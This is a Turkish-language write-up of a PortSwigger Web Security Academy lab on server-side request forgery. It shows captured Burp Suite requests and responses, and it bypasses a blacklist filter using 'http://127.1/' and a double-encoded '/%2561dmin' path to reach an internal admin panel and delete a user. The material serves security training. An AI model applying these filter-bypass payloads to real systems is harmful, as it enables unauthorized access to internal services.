





SSRF


LAB 3

TARİH: 30.08.2024






Bu lab için bizden, zayıf anti-SSRF savunmalarını aşarak stok kontrol URL'sini <http://localhost/admin> adresine yönlendirip carlos kullanıcısını silmemiz istenmektedir.



Burada ihtiyaç duyabileceğimiz için önce **BurpSuite** programını açtım. Ardından bir ürünün sayfasına giderek stok kontrol butonuna tıklayıp bu paketi BurpSuite üzerinde yakaladım.



```
Request to https://0a6200a5044b132281dd752600b800b6.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a6200a5044b132281dd752600b800b6.web-security-academy.net
3 Cookie: session=xsxIem2SUUDby3orEbYq2glpseSJhSdE
4 Content-Length: 96
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a6200a5044b132281dd752600b800b6.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a6200a5044b132281dd752600b800b6.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Yakaladığımız HTTP paketi içerisinde **stockApi** adında bir parametre bulunuyor. Bu parametre içinde bir URL verilmiş, muhtemelen aradığımız kısım burası. Paketi Repetear'a gönderip parametredeki URL kısmını **http://127.0.0.1/** şeklinde değiştirdim.

stockApi=http://127.0.0.1/

Düzenledikten sonra paketi gönderdim ve sunucudan gelen yanıt inceledim. Bize dönen cevapta bazı güvenlik sebeplerinden dolayı engellendiğimizi söylüyor. Bunu **by-pass** edebilmek için farklı şekillerde URL parametresini denememiz gerek.

```
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

stockApi=http://127.1/

Farklı **payloadlar** denedikten sonra son olarak O'ları kaldırıp URL'i **http://127.1/** şeklinde yazdım ve paketi tekrar yolladım.



Bu sefer yanıt olarak bize sayfayı döndürdü böylecek buradaki güvenlik önlemini **by-pass** etmiş olduk. Yanıt olarak dönen sayfanın menüsünde **Admin Panel** sayfasının da eklendiğini görüyoruz.



Yanıt olarak gelen sayfaya sağ tıklayıp tarayıcıda açtım ve **Admin Panel** sayfasına erişmeye çalıştım. Panele erişemedik ancak URL'den **/admin** dizinini görmüş olduk. Kullandığımız URL'e bu dizini de ekliyorum.

```
stockApi=http://127.1/admin
```

Bulduğumuz `/admin` dizinini de URL'e ekledim ve paketi tekrar yolladım.

```
Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Gelen yanıtta baktığımızda tekrar güvenlik engeline takıldığımızı görüyoruz. Dizin ekleyince engellendik, `/admin` dizinini farklı şekillerde yazarak paketi tekrar gönderelim.

```
stockApi=http://127.1/%2561dmin
```

Double URL encode yöntemiyle `/admin` dizini farklı şekillerde yazdığımda illegal karakter kullanımından dolayı engellendim. Daha sonra tek tek harfler için bunu uyguladım ve a harfini değiştirdiğimde siteye ulaştım. Ardından carlos kullanıcıını silerek labı tamamladım.

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a4400c904af85c583b1f01d00380077.web-security-academy.net
3 Cookie: session=atliUhc2q7cKx64d0Ly8l7acDuGaj9a52
4 Content-Length: 31
5 Sec-Ch-Ua: "Chromium";v="127", "Not(A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a4400c904af85c583b1f01d00380077.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a4400c904af85c583b1f01d00380077.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://127.1/%2561dmin

Response
Pretty Raw Hex Render
WebSecurity Academy SSRF with blacklist-based input filter LAB Not solved
Back to lab description
Home | Admin panel | My account
Users
wiener - Delete
carlos - Delete
```